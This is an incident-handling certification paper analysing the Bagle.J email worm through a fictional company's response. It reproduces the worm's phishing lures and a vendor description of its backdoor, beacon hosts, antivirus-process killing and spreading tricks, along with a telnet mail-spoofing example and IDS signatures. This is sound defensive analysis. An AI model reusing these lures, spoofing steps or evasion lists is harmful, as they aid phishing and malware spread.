Global Information Assurance Certification Paper

GIAC Certified Incident Handler
Practical Assignment version 3

A Bagel Bites Back: An Analysis of the Bagle/J Worm

Kurt Hinson
May 2004

Table of Contents:

Introduction

A bagel is: “A glazed, ring-shaped roll with a tough, chewy texture, made from plain yeast dough that is dropped briefly into nearly boiling water and then baked”,[1] and a very tasty addition to early morning meetings at the office I might add. The “Bagle” worm was something very different indeed. On January 18, 2004 a new worm called “Bagle”, “Bagel” or “Beagle” was discovered.[2] For the purposes of this paper I will refer to the worm as “Bagle” since a majority of the antivirus vendors chose to refer to it as such. Around the same time several other worms arrived on the scene including “Netsky”,[3] and the now infamous “Mydoom”.[4]

What these worms had in common was uncanny as they sought to exploit human nature through social engineering by arriving as mail messages with subjects and message text that attempted to lure the recipient into opening them, as was the case with Bagle and its variants.[5] The author also chose to code the worm so it would send itself as a variety of attachment types with randomized names.[6] In the case of BagleJ which was a variant released on March 2, 2004[7] the worm would arrive as a password protected zip file or pif file. Many Network Administrators are filtering mail attachments, including the company I work for however, zip files have been largely exempted due to our clients’ needs to get information in a timely manner, antivirus solutions at the desktop and other layers of defense. BagleJ and other worms were coded to use this to their advantage. This is definitely one “Bagel” that will bite you if you let it!

[1] http://dictionary.reference.com/search?r=2&q=bagel
[2] http://vil.nai.com/vil/content/v_100965.htm
[3] http://vil.nai.com/vil/content/v_101048.htm
[4] http://vil.nai.com/vil/content/v_100983.htm
[5] Lyman
[6] http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_BAGLE.J&VSect=T
[7] http://vil.nai.com/vil/content/v_101071.htm

Statement of Purpose

The purpose of this paper is to examine and analyze the Bagle Worm (J variant) as an example of incident handling. As of the writing of this paper there were still variants of the Bagle worm emerging and according to sources[8] a battle of the worm writers was underway between the author of Bagle and the author of Netsky (another worm that we will not cover here). For the purposes of this paper I will be focusing on the J variant of the Bagle worm, having captured a live but unexecuted copy at my company's SMTP gateway. I will be providing an overview of the Bagle worm, technical details of the worm from execution to eradication, methods of infection as well as prevention tips for this and future worms. I will also be covering the Incident Response process and how it came into play during my dealing with this worm. The organization for this incident is purely fictional although the worm itself is from an original e-mail destined for my company. All output, examples and data are from a lab environment that consisted of a stand-alone laptop with Windows 2000 with all current service packs, updates and patches except where noted. I also installed the Ethereal Sniffer[9] as well as a demo version of PE Explorer[10] to disassemble the virus. Once my analysis was completed, I nuked the laptop from high orbit to erase all traces of the worm.

NOTE: The Ethereal Sniffer was recently found to contain several vulnerabilities so make sure you have the most current version. See below for the advisory from Secunia[11].

TITLE:
Ethereal Multiple Vulnerabilities

SECUNIA ADVISORY ID:
SA11185

VERIFY ADVISORY:
http://secunia.com/advisories/11185/

CRITICAL:
Moderately critical

IMPACT:
DoS, System access

WHERE:
>From remote

[8] Schwartz
[9] http://www.ethereal.com/

[10] http://www.heaventools.com/overview.htm
[11] http://secunia.com/advisories/11185/

SOFTWARE:
Ethereal 0.x

DESCRIPTION:
Multiple vulnerabilities have been discovered in Ethereal, which can be exploited by malicious people to compromise a vulnerable system or cause a DoS (Denial-of-Service).

1) Stefan Esser has discovered thirteen boundary errors in the NetFlow, IGAP, EIGRP, PGM, IrDA, BGP, ISUP, and TCAP protocol dissectors, which can be exploited to cause buffer overflows. This may allow execution of arbitrary code on a vulnerable system running Ethereal by sending a malicious packet or by tricking a user into opening a malicious packet trace file.

2) Ethereal can reportedly be crashed via a zero-length Presentation protocol selector.

3) Jonathan Heussser has discovered an error within the handling of RADIUS packets, which can cause Ethereal to crash.

4) An unspecified error within the handling of malformed colour filter files can reportedly cause a segmentation fault.

The vulnerabilities affect versions 0.8.13 through 0.10.2.

SOLUTION:
Update to version 0.10.3, when it becomes available.
http://www.ethereal.com/download

Disable the affected protocol dissectors. Only use trusted packet trace files and colour filter files.

PROVIDED AND/OR DISCOVERED BY:
1) Stefan Esser
3) Jonathan Heussser

ORIGINAL ADVISORY: http://www.ethereal.com/appnotes/enpa-sa-00013.html

---

The Exploits

And That's the Way it Was March 2, 2004

John is an Information Security Analyst for a small company in the Southwest. He works on a team of four and feels rather fortunate to be employed in an organization that has designated positions specifically for the security of information assets. Still, the hours are long and there never seems to be enough time to complete projects as well as implement all the proactive measures he'd like to, but considering the current pattern of down-sizing, outsourcing and cutbacks he feels that he's making progress in small steps. Recently John was able to attend some long overdue training through the SANS Institute and immediately began to put as much of it into practical use as possible. John's company is fairly supportive and backs his team on the Defense in Depth approach to securing their data. This approach has saved the company numerous times from viruses and other costly events.

One evening, while John was on his way home, he received a call from one of the other team members on his cell phone. John was advised that an e-mail had been intercepted at the SMTP gateway that the company uses to screen incoming e-mail for viruses, content, and attachments. This particular e-mail was troubling because it appeared to be from the company's own electronic billing customer service mailbox. It also contained a password protected, zipped attachment[12]. Here is the actual e-mail (the domain names have been changed to protect the identity of John's organization):

-----Original Message-----
From: support@acompany.com [mailto:support@acompany.com]
Sent: Tuesday, March 02, 2004 4:12 PM
To: Customer Correspondence
Subject: BE VERY CAREFUL WITH THIS MESSAGE!!!!! Important notify about your e-mail account.

Dear user, the management of acompany.com mailing system wants to let you know that,

Our main mailing server will be temporary unavaible for next two days, to continue receiving mail in these days you have to configure our free auto-forwarding service.

Please, read the attach for further details.

For security purposes the attached file is password protected. Password is "10513".
The Management,
The acompany.com team
http://www.acompany.com

[12] http://en.wikipedia.org/wiki/Zip_(file_format)

It was actually a fluke that this e-mail was stopped at the SMTP gateway. The exclamation marks in the subject line matched a spam filter that John's company uses and this message ended up in a hold queue. John's company blocks many kinds of attachments but zip files have been allowed due to the business needs of his internal clients.

It was doubtful that this e-mail originated from John's company and a quick phone call confirmed that no e-mails of that kind had been deliberately sent from the Customer Service area to electronic billing customers. Was someone fraudulently sending e-mails that appeared to be originating from John's company? Had some system run amok? Had someone managed to obtain a list of customer information? Could this be a virus?

John and his team member, who we'll call Maria, knew this could be a serious incident and started an analysis to determine the origin as well as attempt to see how far this had spread. An incident "refers to an adverse event in an information system and/or network…"[13]. An event is literally "any observable occurrence in a system and/or network"[14]. Indeed their preparation (the six steps of incident handling include: preparation, identification, containment, eradication, recovery and lessons learned) would pay off and now they were on to Identification.

Maria is the newest member of the team and has a technical background but is learning security procedures and processes as defined by the company. It was one of these procedures that brought the e-mail to Maria's attention. John decided to walk Maria through deciphering the SMTP header in the message, while paying for some groceries he had stopped to pick up on his way home. John guided Maria through extracting the SMTP header by viewing the e-mail's properties and had Maria read him the result. Here's a copy of the header from the message:

> Received: from webshield (webshield.corp.acompany.com [xxx.xxx.xxx.xxx])
> by exchange.corp.acompany.com with SMTP (Microsoft Exchange Internet Mail
> Service Version 5.5.2653.13)
> id FA09JSMP; Tue, 2 Mar 2004 16:59:17 -0700
> Received: From our-firewall.corp.acompany.com ([xxx.xxx.xxx.xxx]) by
> webshield (WebShield SMTP v4.5 MR1a);
> id 1078269159258; Tue, 2 Mar 2004 16:12:39 -0700
> Received: from [150.135.81.xxx] by our-firewall.corp.acompany.com
> via smtpd (for [xxx.xxx.xxx.xxx]) with SMTP; Tue, 2 Mar 2004
> 16:12:38 -0700

Note: Webshield is a registered trademark of Network Associates

[13] SANS Incident Handling 4.1 Page 6
[14] SANS Incident Handling 4.1 Page 7

John had worked with Maria in the past showing her how external e-mail has a header that shows the route that the mail took from source to destination. He had also shown Maria how easily the sender's address could be spoofed but that the header normally contained the originating ip address. When a message is sent, each server that handles the message along the way adds its own information to the header. You can literally trace the path a message took from the point of origin to the recipient by viewing the header information. Of course spammers and others know this too and will send their e-mail through servers that are unsecured in an attempt to mask the true origin.

SMTP Primer

We need to take a slight detour here and talk about SMTP. SMTP stands for Simple Mail Transfer Protocol. It's covered in RFC 821[15]. Basically, SMTP is how mail servers talk to each other. When you send an email to someone across the world, your email server takes the message and talks SMTP to the server it is forwarding your message to. This continues until your message makes it to the destination mail server. There are other mail protocols like POP3 and IMAP but those are used for retrieving e-mail from a server to your e-mail client such as Outlook, Eudora, etc.

We're not going to get too deep into SMTP but you should know this. Anyone can send SMTP mail using nothing more than a telnet client! This is important to note since most of the newer viruses use their own built-in methods to send the infected e-mails. Another trick that has been commonly used is that of spoofing the sender name to be from the same domain as the intended recipient. Why do that? It's very simple, many Administrators have secured their e-mail servers and even implemented firewall rules that will only allow SMTP traffic destined for their domain, and in some cases only from certain domains. Of course an email server will accept mail from its own domain, in some cases even when the address doesn't exist. It's also another way to social engineer its way in.

Example of Using Telnet to Send Email through an SMTP Server

telnet xxx.xxx.xxx.xxx 25 (creates the connection to the destination mail server on TCP port 25)
helo <some servers require a local domain name here>
mail from: <whatever address you want to enter>
rcpt to: <the intended recipient>
note: some SMTP servers require the ***<*** *and* ***>*** *when sending the* ***rcpt to:*** *command*
data <what ever the message is>
. (on the last line you must enter a period by itself to signal the end of the message)
quit

[15] http://www.ietf.org/rfc/rfc0821.txt?number=821

And Now We Return to Our Story

The original message in this case came from 150.135.81.xxx and a quick check of the firewall logs collaborated this. John advised Maria to do a quick lookup of that ip address to determine the name of the source. Maria chose to go to the ARIN (American Registry for Internet Numbers) website to lookup the information.

Firewall log of Infected Message Entering the Domain

Mar 02 16:12:39.526 our-firewall smtp[1884]: 121 Statisics: duration=1.60 user=acompany@customercarecenter.net id=lhRjzf sent=18495 rcvd=338 srcif=EAB80096-7D4 src=150.135.81.xxx/24370 cldst=xxx.xxx.xxx.xxx/25 svsrc=xxx.xxx.xxx.xxx/9257 dstif=3ED9D84E-F81 dst=xxx.xxx.xxx.xxx/25 op="To 1 recips" arg=foaiaghmpxnciahqtao@acompany.com result="250 Mail accepted" proto=smtp rule=14

Output from ARIN WHOIS

ARIN Home Page | ARIN Site Map | ARIN WHOIS Help | Tutorial on Querying ARIN's WHOIS

Search for : [ ] Submit

Search results for: 150.135.81.xxx

```
OrgName:    University of Arizona
OrgID:      UOAZ
Address:    1077 N Highland Ave
City:       Tucson
StateProv:  AZ
PostalCode: 85721
Country:    US

NetRange:   150.135.0.0 - 150.135.255.255
CIDR:       150.135.0.0/16
NetName:    UA-STU-NET
NetHandle:  NET-150-135-0-0-1
Parent:     NET-150-0-0-0-0
NetType:    Direct Assignment
NameServer: ARIZONA.EDU
NameServer: NS-REMOTE.ARIZONA.EDU
NameServer: UAZHE0.PHYSICS.ARIZONA.EDU
Comment:
RegDate:    1991-05-14
Updated:    2001-10-10

TechHandle: CD503-ARIN
TechName:   De Young, Chris
TechPhone:  +1-520-626-3213
```

```
TechEmail:  chd@arizona.edu

OrgTechHandle: CD503-ARIN
OrgTechName:   De Young, Chris
OrgTechPhone:  +1-520-626-3213
OrgTechEmail:  chd@arizona.edu

# ARIN WHOIS database, last updated 2004-03-01 23:15
# Enter ? for additional hints on searching ARIN's WHOIS
database.
```

If contact information is out of date or incorrect, please contact hostmaster@arin.net. Include all relevant information in your e-mail and ARIN will investigate the matter.

The originating sender was a local university. John and Maria decided to check the current virus alerts, theorizing that this e-mail most likely contained a virus although the SMTP gateway would have detected any that were covered by the latest antivirus definitions. This would fit the patterns of information obtained so far. From past experience John knew that the local universities often had virus outbreaks although they were working diligently to try to get the upper hand. A check of the antivirus vendor websites found several new alerts including one for BagleJ which fit what they were seeing.

One of the virus alerts for BagleJ as provided by Symantec.[16]

W32.Beagle.J@mm

Discovered on: March 02, 2004
Last Updated on: March 08, 2004 02:08:04 PM

The W32.Beagle.J@mm worm:

- Is a mass-mailing worm that opens a backdoor on TCP port 2745 and uses its own SMTP engine to spread through email.
- Sends the attacker the port on which the backdoor listens, as well as the IP address.
- Attempts to spread through file-sharing networks, such as Kazaa and iMesh, by dropping itself into the folders that contain "shar" in their names.

The email has the following characteristics:
From: Spoofed to appear as though it is coming from one of the following addresses at the recipient's domain:

- management

[16] http://securityresponse.symantec.com/avcenter/venc/data/pf/w32.beagle.j@mm.html

- administration
- staff
- noreply
- support

Attachment: A randomly named .exe file, stored inside a .zip file, or a .pif file. The .zip file may be password-protected, though Symantec antivirus products will detect these files.

Note:

- Virus definitions released on February 18, 2004 detect this threat as W32.Beagle.A@mm.
- There is no static MD5 available for this threat.
- Symantec Security Response has developed a removal tool to clean the infections of W32.Beagle.J@mm.

Also Known As:	W32/Bagle.j@MM [McAfee], WORM_BAGLE.J [Trend], Win32.Bagle.J [Computer Associates], W32/Bagle-J [Sophos]
Variants:	W32.Beagle.I@mm
Type:	**Worm**
Infection Length:	12,288 bytes
Systems Affected:	Windows 2000, Windows 95, Windows 98, Windows Me, Windows NT, Windows Server 2003, Windows XP
Systems Not Affected:	DOS, Linux, Macintosh, OS/2, UNIX, Windows 3.x

protection

Virus Definitions (Intelligent Updater) *	March 02, 2004
Virus Definitions (LiveUpdate™) **	March 02, 2004

* Intelligent Updater definitions are released daily, but require manual download and installation.
Click here to download manually.

** LiveUpdate virus definitions are usually released every Wednesday.
Click here for instructions on using LiveUpdate.

threat assessment

Damage

- Payload Trigger: n/a

- Payload: n/a
    - Large scale e-mailing: Emails all the contacts it can find inside the files with the extensions: .wab, .txt, .msg, .htm, .xml, .dbx, .mdx, .eml, .nch, .mmf, .ods, .cfg, .asp, .php, .pl, .adb, .tbb, .sht, .uin, .cgi
    - Deletes files: n/a
    - Modifies files: n/a
    - Degrades performance: n/a
    - Causes system instability: n/a
    - Releases confidential info: Allows unauthorized remote access.
    - Compromises security settings: Terminates processes related to some security programs.

Distribution

- Subject of email: Varies
- Name of attachment: Randomly named .exe file inside a.zip file. The embedded .exe file is password-protected with a random password.
- Size of attachment: 13 KB
- Time stamp of attachment: n/a
- Ports: TCP 2745
- Shared drives: n/a
- Target of infection: n/a

technical details

When W32.Beagle.J@mm is executed, it performs the following actions:

1. Copies itself as %System%\irun4.exe.

Note: %System% is a variable. The worm locates the System folder and copies itself to that location. By default, this is C:\Windows\System (Windows 95/98/Me), C:\Winnt\System32 (Windows NT/2000), or C:\Windows\System32 (Windows XP).

---

2. Creates the file, %System%\irun4.exeopen, which is a .zip file with password protection. The password is randomly assigned and is included in the text portion of the mail message.
3. Adds the value:

   "ssate.exe"="%System%\irun4.exe"

   to the registry key:

   HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

   so that W32.Beagle.J@mm runs when you start Windows.

4. Opens a backdoor on TCP port 2745.

   If an attacker sends a specially formatted data message to the port, the worm will allow an arbitrary file to be downloaded to the %Windir% folder. This file will be saved as %Windir%\iuplda<x>.exe, where <x> is a random string of characters.

5. Sends HTTP GET requests to the following Web sites on TCP port 80:
   - postertog.de
   - www.gfotxt.net
   - www.maiklibis.de

   The GET request sends the port number on which the infected computer listens, and the IP address.

6. Attempts to end the following processes, which are responsible for updating the signatures of various antivirus programs:
   - Atupdater.exe
   - Aupdate.exe
   - Autodown.exe
   - Autotrace.exe
   - Autoupdate.exe
   - Avltmain.exe
   - Avpupd.exe
   - Avwupd32.exe
   - Avxquar.exe
   - Cfiaudit.exe
   - Drwebupw.exe
   - Icssuppnt.exe
   - Icsupp95.exe
   - Luall.exe
   - Mcupdate.exe
   - Nupgrade.exe
   - Outpost.exe
   - Update.exe

7. Scans files on the local drives with the following extensions:
   - .wab
   - .txt
   - .msg
   - .htm
   - .xml
   - .dbx
   - .mdx
   - .eml
   - .nch
   - .mmf
   - .ods
   - .cfg
   - .asp
   - .php
   - .pl
   - .adb
   - .tbb

- .sht
- .uin
- .cgi

and collects any email addresses it finds.

8. To spread across file-sharing networks, such as Kazaa and iMesh, W32.Beagle.J@mm drops itself into folders that contain the string "shar" in their names. The worm uses the file names from the following list:
   - ACDSee 9.exe
   - Adobe Photoshop 9 full.exe
   - Ahead Nero 7.exe
   - Matrix 3 Revolution English Subtitles.exe
   - Microsoft Office 2003 Crack, Working!.exe
   - Microsoft Office XP working Crack, Keygen.exe
   - Microsoft Windows XP, WinXP Crack, working Keygen.exe
   - Opera 8 New!.exe
   - Porno pics arhive, xxx.exe
   - Porno Screensaver.scr
   - Porno, sex, oral, anal cool, awesome!!.exe
   - Serials.txt.exe
   - WinAmp 5 Pro Keygen Crack Update.exe
   - WinAmp 6 New!.exe
   - Windown Longhorn Beta Leak.exe
   - Windows Sourcecode update.doc.exe
   - XXX hardcore images.exe

9. Uses its own SMTP engine to send itself to the email addresses found. The worm contains its own MIME-encoding routine and will compose the email in memory.

   The email has the following characteristics:

   From: (May be one of the following)
   - management@<recipient domain>
   - administration@<recipient domain>
   - staff@<recipient domain>
   - noreply@<recipient domain>
   - support@<recipient domain>

   Subject: (One of the following)
   - E-mail account disabling warning.
   - E-mail account security warning.
   - Email account utilization warning.
   - Important notify about your e-mail account.
   - Notify about using the e-mail account.
   - Notify about your e-mail account utilization.
   - Warning about your e-mail account.

   Message: (One of the following lines)
   - Dear user of <domain>,
   - Dear user of <domain> gateway e-mail server,
   - Dear user of e-mail server "<domain>",
   - Hello user of <domain> e-mail server,
   - Dear user of "<domain>" mailing system,

- Dear user, the management of <domain> mailing system wants to let you know that,

Followed by one of the following paragraphs:

- Your e-mail account has been temporary disabled because of unauthorized access.
- Our main mailing server will be temporary unavaible for next two days, to continue receiving mail in these days you have to configure our free auto-forwarding service.
- Your e-mail account will be disabled because of improper using in next three days, if you are still wishing to use it, please, resign your account information.
- We warn you about some attacks on your e-mail account. Your computer may contain viruses, in order to keep your computer and e-mail account safe, please, follow the instructions.
- Our antivirus software has detected a large ammount of viruses outgoing from your email account, you may use our free anti-virus tool to clean up your computer software.
- Some of our clients complained about the spam (negative e-mail content) outgoing from your e-mail account. Probably, you have been infected by a proxy-relay trojan server. In order to keep your computer safe, follow the instructions.

Followed by one of the following lines:

- For more information see the attached file.
- Further details can be obtained from attached file.
- Advanced details can be found in attached file.
- For details see the attach.
- For details see the attached file.
- For further details see the attach.
- Please, read the attach for further details.
- Pay attention on attached file.

Followed by:

- The <domain> team http://www.<domain>

Followed by one of the following lines:

- The Management,
- Sincerely,
- Best wishes,
- Have a good day,
- Cheers,
- Kind regards,

If the attachment is a zip file, the message will include one of the following lines:

- For security reasons attached file is password protected. The password is "<password>".
- For security purposes the attached file is password protected. Password is "<password>".
- Attached file protected with the password for security reasons. Password is <password>.
- In order to read the attach you have to use the following password: <password>.

Notes:

- <domain> is the domain name part of the email address.
- <password> is a five-digit, random number that the worm used to encrypt the attached .zip file.

Attachment: <One of the following names>.zip or .pif:

- Attach
- Information
- Readme
- Document
- Info
- TextDocument
- TextFile
- MoreInfo
- Message

The .zip file contains a randomly named .exe file, which is password-protected with the aforementioned password.

10. The worm will not send email messages to the addresses containing any of the following strings:
    - @hotmail.com
    - @msn.com
    - @microsoft
    - @avp.
    - noreply
    - local
    - root@
    - postmaster@

A quick search of the Common Vulnerabilities and Exploits database yielded no results. No CVE number has been assigned.

John and Maria could also concluded from the multiple antivirus vendor descriptions that this worm targets all Windows operating systems ranging from older Windows 95 to the current Windows XP and everything in between. Due to this being a file that has to be executed and not an exploit of an existing vulnerability, no service pack or patch information was applicable.

Quickly John and Maria concluded that their antivirus vendor did not yet have a definition to cover this new variant although there were a few stand-alone utilities to remove it, and that infected e-mails could be flowing into the company as they spoke. It had only been luck that the one they had received had punctuation in the subject that had triggered a filter at the SMTP gateway, but the information


they were seeing told them that this virus was randomizing subjects, senders and message bodies as well as attachment names and types. There would be no way to filter a specific named attachment as they had done many times before.

So far you've seen BagleJ called a worm and a virus in this paper. So which is it, worm or virus? Actually it's both. A virus attaches itself to another program to be executed by an unwitting user whereas a worm functions by replicating itself to other systems without direct user involvement[17]. BagleJ arrives in the form of an attachment to an e-mail as you have seen so far, yet it has the ability to send itself to other systems via the SMTP engine it has as well as copying itself as files that would be attractive to users of peer-to-peer file sharing software. In either case the recipient would need to execute the file to infect the target system(s). Knowing that BagleJ is a worm makes John and Maria's job all the more urgent. Based on their past experiences they know that worms can be tricky to remove and can spread incredibly fast. Just over a year ago they encountered a nasty worm that infected their whole network in a matter of minutes. They had no choice but to disconnect from the outside world and spend three days cleaning up the infected machines. The effort encompassed their whole department, working in shifts day and night until the worm had been contained. It was that event and the lessons learned that helped formulate their current incident response plans and procedures. It was an incident they prayed would not be repeated here.

The procedure at Acompany calls for the Information Security Team to get concurrence from another team before implementing any new blocks at the SMTP gateway and so a call was immediately placed to the after-hours support person for that team. An agreement was reached based on the facts at hand and Maria proceeded to add a block for all .zip files to the SMTP gateway. John, who had now connected remotely, began assessing the situation to try to determine if any PCs within Acompany had been infected. With a new virus identified the two could start containment measures if necessary. Maria also notified the Help Desk on-call person and drafted an e-mail to go out to the client base notifying them of the .zip file blocks and a quick overview of the virus. She needed to counter the social engineering aspect of this virus as quickly as possible. Both Maria and John had found that getting a quick e-mail out to everyone provided a huge increase in eyes and ears when looking for possible infections, but this was an after-hours situation and there would be minimum staffing in most areas of the company. John and Maria also started logs of what had happened so far and would continue to annotate them throughout the coming hours.

[17] Worms versus Viruses

The Acompany Network



It looked like a long night ahead as John started scanning the network subnets for open TCP port 2745. He also edited a Visual Basic Script (see appendix) that they had used many times in the past to find and temporarily disable infected machines across their domain. This script looks for PCs with specific executables (irun4.exe in this case) and uses a free utility call PSKILL[18] to halt the processes. One of the developers at John's company had helped write this in a hurry during a previous incident and it had proved very valuable in limiting the infections until further tools and definition files became available. Maria also

[18] http://www.sysinternals.com/ntw2k/freeware/pskill.shtml

checked the firewall logs to see if any unauthorized connections had been attempted.

Following the description for the virus Maria filtered the logs for any unauthorized outbound SMTP connection attempts since this particular variant used its own SMTP engine to send itself out to others. The author was specifically targeting home and corporate users whose Windows PCs were operating in environments without restrictions on outbound SMTP or peer-to-peer file sharing. Firewalls would do nothing to prevent this virus from spreading if they did not block unauthorized SMTP traffic. If their company was infected they should be able to see a large amount of SMTP traffic being generated. In fact this virus could cause a denial of service attack on their network by tying up the network with an overwhelming amount of traffic.

John and Maria were fairly confident that the multiple layers of security would prevent the virus from spreading out of control but they continued to monitor their firewall, IDS system and other logs to be certain. John also had Maria forward him the copy they received to an outside e-mail account so he could start analyzing it on a stand-alone laptop he had procured just for that purpose. John did this while continuing to monitor his network scans, which so far had come back clean. Maria continued monitoring logs as well as monitoring the antivirus vendor site for a new definition file. At this point both the IDS system and SMTP gateway were indicating large amounts of inbound SMTP traffic with attachments that were being successfully stripped at the gateway due to the attachment blocks.

IDS Signatures for BagleJ

John and Maria monitored the user groups for their IDS systems and found that signature(s) had already been created by some other admins who were infected and added them to their intrusion detection systems. You may recall that up to this point they were watching for SMTP messages with certain attachment types coming in from outside. Now they would have the added ability to watch for traffic specific to any infected PCs attempting to send email to unsuspecting victims from inside their network.

SNORT

```
alert tcp any any -> any 25 (msg:"Beagle"; \
content:"7Ff8i30Ii00MwekCM8DjAvOri00Mg+ED4wLzql/JwggAVYvsV1OLXQyLfQhqGeh1AgAAg
8Bh"; \
classtype:misc-attack; rev:1;)
```

Dragon IDS


```
T D A B 0 0 25 WORM:BAGLE
JIcE0GsRV/2bjKbXskGqXBQj0z9P1Cs7K/2fi4xdgZ82i4/2bByDUl0wOd4VHVyseZ
```

Both of these signatures trigger on specific packet contents sent to TCP port 25 (SMTP).


The Platform/Environments

